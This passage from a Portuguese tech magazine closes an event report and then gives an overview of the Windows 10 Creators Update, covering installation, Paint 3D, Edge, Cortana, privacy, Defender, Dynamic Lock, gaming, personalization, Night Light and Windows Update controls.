16:20	"***WebRTC: Muito mais do que Talking Heads***" – Rui Ribeiro	***WorkshopCoderDojo LX*** (Normal)	***WorkshopCoderDojo LX*** (Scratch)
17:00	"***TI não é apenas para IT PROs***" - Ask the Experts		
17:30	"***From Sensor to Dashboard: How to does IoT data travel?***" - Pedro Rosa		
18:20	Sorteio e encerramento		

O sucesso destas iniciativas depende de todos nós e de todos vós, leitores que nos acompanham edição após edição de forma entusiasta. Nunca é demais repetir que qualquer um de vós pode escrever para este "nosso/vosso" projecto. Inspirem-se, atrevam-se e submetam os vossos artigos!

Mais uma vez queremos agradecer a todos os participantes e a todos os envolvidos que de forma incansável contribuíram para que este evento fosse um sucesso! Repetiremos brevemente! Obrigada!

AUTOR

Escrito por Rita Peres

Natural de Castelo Branco, licenciou-se em Engenharia Informática pela Universidade da Beira Interior. Membro do P@P desde Janeiro de 2010. Embaixadora das Geek Girls Portugal – Núcleo de Lisboa.

Windows 10: As novidades do Creators Update (Build 15063 - Version 1703)

Introdução

Pouco tempo depois do lançamento do Windows 10 Anniversary Update, mais propriamente a 11 de agosto de 2016, a Microsoft lançou a **Build 14901**, a primeira Development Branch da **"Redstone 2"** e cujo nome de código que viria mais tarde a ser oficializado como **Creators Update**. Após 8 meses de desenvolvimento e do lançamento de 47 Builds (28 para PC e 19 para Mobile), a Microsoft deu como terminado o trabalho em torno desta atualização e anuncia o dia 11 de abril como a data da disponibilização geral para todos os utilizadores na versão PC e 25 de abril para a versão Mobile.

O **Creators Update** foi criado para potenciar a criatividade, transformar as ideias em realidade e permitir que qualquer utilizador possa deixar a sua marca no mundo. Também aqui foi fundamental a participação dos cerca de 10 milhões de **Windows Insiders** que, através do seu feedback, ajudaram a construir mais uma grande atualização.

Vejamos então de forma resumida algumas das novidades mais importantes disponíveis para o consumo e também para empresas.

Instalação da atualização


O Creators Update e ao contrario das suas antecessoras, é a primeira **"Feature Update"** do Windows 10 que chega em simultâneo com as atualizações cumulativas distribuídas via Windows Update, na segunda terça feira de cada mês (Patch Tuesday). De acordo com a informação existente, a distribuição será feita de forma faseada para que a experiencia seja a melhor para todos os utilizadores.

Assim, será expectável que chegue inicialmente aos equipamentos mais recentes, principalmente a todos os OEM que colaboraram com a Microsoft durante os últimos meses, e numa segunda fase - por um período de alguns meses - aos restantes equipamentos compatíveis com o Creators Update. Toda esta gestão será feita de acordo com o feedback obtido durante a primeira fase de distribuição da atualização.

O processo de instalação é iniciado após o download dos bits necessários – cerca de 3 GB – e demora dependendo do hardware, entre 30 a 90 minutos a concluir.


Podemos verificar a existência da atualização, clicando no botão **Iniciar**, em seguida **Definições** > **Atualização e segurança** > **Windows Update** > **Procurar atualizações**.

Em alternativa ao Windows Update, os utilizadores que queiram acelerar o processo de atualização, podem recorrer a duas ferramentas: Ao **Update Assistant** disponível a partir do site do Windows 10 e que permite fazer a atualização "in-place" do Creators Update, e ao **MCT** (**Media Creation Tool**) disponível também no mesmo site.



Windows 10 Update Assistant

O MCT já está atualizado com a nova versão e para além do "in-place" update, permite preparar uma Pen USB com os bits de instalação das versões 32 e 64 bits e que podemos usar posteriormente para efetuar uma instalação limpa.




Media Creation Tool

Novidades da versão

Paint 3D/Windows Mixed Reality


Durante o evento de apresentação do Creators Update em outubro passado, a Microsoft deu grande ênfase à criatividade e ao potencial de todos os utilizadores enquanto criadores, em particular nas áreas **3D** e **Realidade Mista**. Destas novidades, dá-se destaque ao **Paint 3D**, uma nova App Universal que permite criar, editar e imprimir objetos 3D, e também editar imagens nos mais variados formatos. Esta aplicação possui uma interface que se adapta também aos dispositivos com ecrã táctil, e integração com aplicações do Office como por exemplo, o PowerPoint.



Paint 3D

Em complemento ao Paint 3D, a Microsoft criou a comunidade **Remix3D** onde os utilizadores podem obter recursos para incorporação nos seus projetos, partilhar as suas criações e ver o que outros ao redor do mundo estão a desenvolver.

Na vertente "VR", a Microsoft criou o **Windows Mixed Reality,** um portal que disponibiliza um conjunto de apps e ferramentas que permitem a equipamentos como o HoloLens interagir com este tipo de ambientes. Por agora, não existe no mercado muito hardware compatível com esta funcionalidade, contudo, até ao final do ano é expectável que cheguem novos equipamentos VR vindo de fabricantes como a HP, Lenovo, ASUS, Dell e Acer.




Windows Mixed Reality Portal

Microsoft Edge

O compromisso da Microsoft em relação ao **Edge** tem sido notório, tendo em conta o numero de funcionalidades implementadas tanto no Anniversary Update como no Creators Update. Com esta atualização, o numero de **extensões** disponíveis na loja aumentou para 23, o que se traduz em 10 novas extensões nos últimos 8 meses. Extensões como o **Ghostery**, o **Roboform**, o **OneLogin** ou o **Ad Guard**, são algumas das novidades.


Outra novidade importante nesta versão, é a nova **Lista de Leitura** que torna mais simples a leitura de **e-books** (também com suporte para audio) diretamente no browser, e a nova categoria **Books** no Hub do Edge que possui ligação direta à Store onde podemos adquirir livros neste formato.



Edge Hub: Books

A forma como usamos os **separadores** foi igualmente melhorada nesta versão. Com um simples clique podemos pré-visualizar o conteúdo de todos os separadores abertos sem sair da página onde nos encontramos, e a opção **"Set aside tabs"** permite-nos reservar num só local os

separadores que queremos consultar mais tarde e fazer a sua reposição




Microsoft Edge: Set aside tabs

Para além destas novidades, o Edge melhora os consumos de bateria, inclui suporte ao streaming de vídeo em 4K, faz o bloqueio automático do Flash e disponibiliza a opção click-to-run para fazer a sua ativação quando requerida, disponibiliza uma nova Jump List quando afixado na barra de tarefas ou no Menu Iniciar, possui uma nova API de pagamentos com recurso à Microsoft Wallet, simplifica a importação de favoritos, histórico e demais dados de outro browser quando começamos a usar o Edge pela primeira vez, entre outras.

Cortana

A partir desta versão, a Cortana passa a sugerir **lembretes** com base nos compromissos que temos definidos no Outlook, desde que a mesma tenha permissões para o fazer. As opções dos lembretes foram igualmente melhoradas e permitem agora definir a periodicidade com que ocorrem. Nesta atualização foram também incluídos novos **comandos de voz** para ativar ações como aumentar/diminuir o volume, reiniciar ou desligar o PC, etc.


A Cortana passa a estar também integrada no renovado **OOBE** (Out of Box Experience). Durante o **setup** do Creators Update, podemos ativar a Cortana através da voz para que esta nos guie durante todo o processo. Esta adição foi pensada especialmente para melhorar a acessibilidade de pessoas com deficiência. Infelizmente, a utilização destas e outras funcionalidades continua limitada por falta de suporte à língua Portuguesa (Portugal).



Out of Box Experience: Cortana

Privacidade

Durante os 8 meses de desenvolvimento do Creators Update, a Microsoft fez algumas alterações significativas no que diz respeito à **privacidade**. Deste trabalho resultou uma maior transparência no que se refere aos dados recolhidos e a forma como são tratados, foram adicionadas novas categorias e simplificadas algumas opções. Foi igualmente criado um novo **portal** que ajuda a melhorar a experiencia de utilização de algumas destas.




Portal Privacidade

Os utilizadores que fizerem uma **instalação limpa** do Creators Update ou que façam o **setup** de um novo PC com esta versão pré-instalada, podem logo a partir do OOBE (Out of Box Experience) configurar opções de privacidade associadas à Localização, Diagnóstico, Sugestões de Apps, etc., e também saber de forma detalhada o funcionamento de cada uma delas.


Out of Box Experience: Privacidade

No caso da atualização via **Windows Update**, antes da mesma ser iniciada é apresentado aos utilizadores uma página onde estas definições deverão ser logo revistas.



Definições Privacidade no Creators Update

Acedendo a **"Definições" > "Privacidade"**, os utilizadores podem gerir estas opções ou obter informações concretas, utilizando para isso os **links** que apontam para o novo portal ou para o site da privacidade da Microsoft.



Definições Privacidade: Links

Centro de segurança do Windows Defender


O trabalho em torno da **segurança** do Windows 10 é algo contínuo e no Creators Update a Microsoft introduziu alguns recursos interessantes. O Windows Defender deixou de existir per se e deu lugar ao **Centro de segurança do Windows Defender**, uma App Universal que para além da solução antivírus, integra também os serviços de Rede, Firewall, Performance e Saúde do dispositivo, Segurança do Browser e Segurança Familiar.

Centro de segurança do Windows Defender

Todas estas opções estão perfeitamente integradas na nova interface à exceção da **Segurança Familiar** que ainda aponta para a versão Web. Tendo em conta que esta opção já esteve integrada no Windows 7 e Windows 8.x e que muitos utilizadores continuam a pedir a sua reintegração, resta saber se a próxima grande atualização do Windows 10 já irá contemplar mais esta opção.

Bloqueio dinâmico

Outra novidade de segurança interessante do Creators Update é o **Bloqueio dinâmico** (Dynamic Lock). Em traços gerais, o **Windows Hello** pode usar um qualquer iPhone, Android, ou Windows Phone emparelhado via Bluetooth para detetar quando o utilizador se afastada do PC, bloqueando o mesmo automaticamente ao fim de 30 segundos como uma mediada adicional de segurança. Para além dos smartphones, os utilizadores podem usar outros dispositivos como por exemplo Fitness Bands.



Dynamic Lock

Um exemplo da configuração do Dynamic Lock pode ser consultado neste tutorial.

Jogos


Durante o desenvolvimento do Anniversary Update, a Microsoft começou a trabalhar num conjunto de novas funcionalidades muito apreciadas pelas comunidades de jogadores com o objetivo de proporcionar a melhor experiencia de jogabilidade tanto na Consola como no PC. Destas melhorias surgiram o **Streaming** a partir da Xbox e o **Play Anywhere**. Nos meses seguintes, esta área ganhou ainda mais atenção e o Creators Update vem tornar esta experiencia ainda melhor.

Uma das novidades é a nova área **"Jogos"** incluída nas Definições do Windows 10 e a **Barra de Jogo** melhorada que permite capturar ecrãs, gravar clips e fazer transmissão de jogos.

Definições do Windows 10

Outra nova funcionalidade muito bem-recebida por parte dos jogadores é o **Modo de Jogo**. Esta opção vai permitir ao sistema otimizar e alocar mais recursos ao jogo que estiver em execução.

Os jogadores que gostam de partilhar as suas habilidades com outros, podem a partir de agora usar a plataforma **Beam** para este efeito. Acedendo ao site e adicionando a sua conta **Xbox Live**, os utilizadores podem fazer a transmissão em direto dos seus jogos e usar o sistema de chat integrado para trocar ideias com os restantes membros da comunidade.




Barra de Jogo

O **Gravador de Jogo** recebeu melhorias na captura de imagem e gravação dos jogos que podem depois ser partilhados, guardados localmente, editados etc. Estas novidades incluem opções para ajustar os tempos máximos de gravação e a possibilidade de fazer as gravações em background. A lista de **jogos compatíveis** com esta opção também cresceu significativamente.

Para obter mais informações sobre estas e outras opções, consulte a seguinte informação: Suporte Xbox no Windows 10.

Menu Iniciar


Regressado ao Windows 10 na versão 1507, o **Menu Iniciar** continua a receber imenso feedback por parte dos utilizadores e o resultado tem-se traduzido na implementação de novas funcionalidades e opções de personalização. No Creators Update apesar de não haverem alterações de fundo, a Microsoft introduziu na versão PC uma opção que os utilizadores da versão Mobile do Windows 10 já estão acostumados a usar. A opção **"Tile Folder"** permite ter um **grupo de aplicações** dentro de uma única **pasta** no Menu Iniciar e expansível com um único clique.



Menu Iniciar: Tile Folder

Personalização


Após o lançamento do Anniversary Update, a Microsoft pegou no ponto onde ficou em termos de **personalização** e nos meses seguintes, começou a divulgar algumas das novidades que iria implementar no Creators Update. Depois de instalar esta atualização, os utilizadores vão encontrar nas definições de personalização opções como **"Cores Recentes"** que lista as 5 cores do Windows usadas mais recentemente, ou as **"Cores Personalizadas"** que permite a criação de cores com recurso ao color picker ou a introdução de códigos RGB e HEX.



Cores Personalizadas

A mudança mais significativa é transição dos **Temas** do Painel de Controlo clássico para as definições de Personalização do Windows 10. A partir desta nova localização, os utilizadores podem instalar, gerir e obter novos Temas diretamente da **Loja Windows** que conta atualmente com cerca de 160 Temas.

Poderá saber mais sobre a instalação de Temas no Creators Update no seguinte tutorial: Como instalar Temas no Windows 10 a partir da Store




Temas

Luz noturna

A **luz azul** que emana dos nossos PC é, segundo alguns estudos recentes sobre a qualidade do sono, uma das principais causas para uma noite mal dormida. O nosso cérebro recebe esta informação como se de luz do dia se tratasse e inibe a produção da melatonina, uma hormona

essencial que ajuda a regular os ciclos do sono.

Para ajudar a minimizar estes efeitos, a Microsoft introduziu no Creators Update a **"Night Light"**, uma nova definição que ajusta a quantidade de luz azul emitida pelo ecrã. Das opções disponíveis, podemos ajustar a temperatura da cor emitida pelo ecrã, agendar a ativação automática da Luz noturna de acordo com um horário especifico ou através da opção "Pôr do Sol – Nascer do Sol".



Night Light


Esta é sem dúvida umas nas novidades do Creators Update que mais gosto.

Windows Update

Tal como na Privacidade, os utilizadores têm sido muito vocais em relação ao **Windows Update,** sobretudo pela falta de opções que permita um maior controlo sobre a altura em que são instaladas as atualizações. Tendo em conta este feedback, a Microsoft tem vindo ao longo dos meses a fazer algumas alterações neste sentido, nomeadamente com a implementação de opções como as "**Horas de atividade"** ou o **"Diferir atualizações"**.


No Creators Update, a Microsoft fez novas alterações que devolvem mais algum do controlo pedido pelos utilizadores, e implementou outras que melhoram significativamente a performance do Windows Update. Vejamos algumas delas:

Acedendo às **Definições** do Windows Update, os utilizadores conseguem saber o estado das atualizações através do novo **ícone de status**.



Windows Update


Agora é possível expandir as **Horas de atividade** até um máximo de **18 horas** por dia, período entre o qual o Windows Update não faz download nem reinicia o PC para concluir a instalação de atualizações. Esta alteração está disponível tanto na edição **Pro** como na edição **Home** do Windows 10.



Horas de atividade

Através da **ativação** de uma nova definição, existe agora a possibilidade de receber mais **notificações** sobre atualizações pendentes de restart.


Na edição Pro do Windows 10, foi incluída uma nova opção que permite **pausar** a instalação de atualizações durante **7 dias**. Ao fim deste período, para usar novamente esta opção é necessário instalar todas as atualizações pendentes. Nas **opções avançadas** do Windows Update, é possível decidir quando receber atualizações de funcionalidades através da escolha do tipo de **Branch** (Current ou Current for Business), **diferir** a mesma até 365 dias e **diferir** atualizações de qualidade até 30 dias.



Windows Update: opções avançadas

O **UUP** (Unified Update Platform) foi implementado no Creators Update para melhorar a **performance** do Windows Update e para **diminuir** a largura de banda usada no download das atualizações.

•A partir de agora, os utilizadores recebem **"Deltas"** das atualizações cumulativas/funcionalidades cujo tamanho é cerca de **35%** inferior ao modelo utilizado anteriormente.



Poderá consultar os seguintes **tutoriais** para saber como fazer algumas destas configurações:

- Como alterar as "Active Hours" do Windows Update no Windows 10
- Ativar notificações adicionais sobre o restart do Windows 10 após a instalação de atualizações
- Como pausar a instalação de atualizações do Windows Update no Windows 10
- Como adiar a instalação de Feature e Quality Updates no Windows 10


Outras novidades

Para além das novidades descrita anteriormente e que se podem enquadrar nas de mais relevo, o Creators Update possuir mais algumas que merecem ser igualmente referidas neste artigo, tais como:

- Controlo sobre a instalação de Apps
- Experiencias partilhadas
- Share Dialog
- Troubleshooters
- Storage Sence
- Compact Overlay
- Hyper-V: Quick Create
- Gestos Touchpad

Funcionalidades não incluídas, deprecadas ou removidas do Creators Update

